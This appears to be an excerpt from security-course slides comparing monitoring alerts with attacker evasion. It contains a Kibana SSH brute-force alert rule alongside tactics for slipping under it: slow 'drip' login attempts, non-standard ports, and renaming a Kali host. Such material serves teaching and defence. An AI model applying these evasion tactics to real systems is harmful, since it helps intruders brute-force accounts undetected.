
- By opening a non-standard port for HTTP traffic or for SSH, it would be possible to "bypass filtering or muddle analysis/parsing of network data" (https://attack.mitre.org/tactics/TA0011/).

While the NMAP scan required to view open ports would trigger the alerts set for HTTP Requests and HTTP Errors, moving traffic to an uncommon port such as 800 for HTTP, or 2222 for SSH could help bad actors to remain unnoticed once inside a network.

Stealth Exploitation of Brute Force Login

Monitoring Overview

- Which alerts detect this exploit?
  - SSH Event Monitor
- Which metrics do they measure?
  - Number of SSH connection instances
- Which thresholds do they fire at?
  - When SSH events exceed 2 instances per 60 seconds
  - Sample Kibana alert:
    - `'WHEN count() GROUPED OVER top 5 'system.auth.ssh.event' IS ABOVE 2 FOR THE LAST 1 minute`



```
WHEN count( )    GROUPED OVER top 1 'system.auth.ssh.event'    IS ABOVE 2    FOR THE LAST 1 minute
```

Stealth Exploitation of Brute Force Login

Mitigating Detection

- Restricting login attempt rates to remain under alert thresholds will mitigate again detection. Slow, incremental attempts are often referred to as “drip” attacks.
- Performing login attempts at a rate of less than 1 attempt per 30 seconds.
- Changing the hostname of the attack machine to avoid detection of common attack platforms, such as ‘kali’.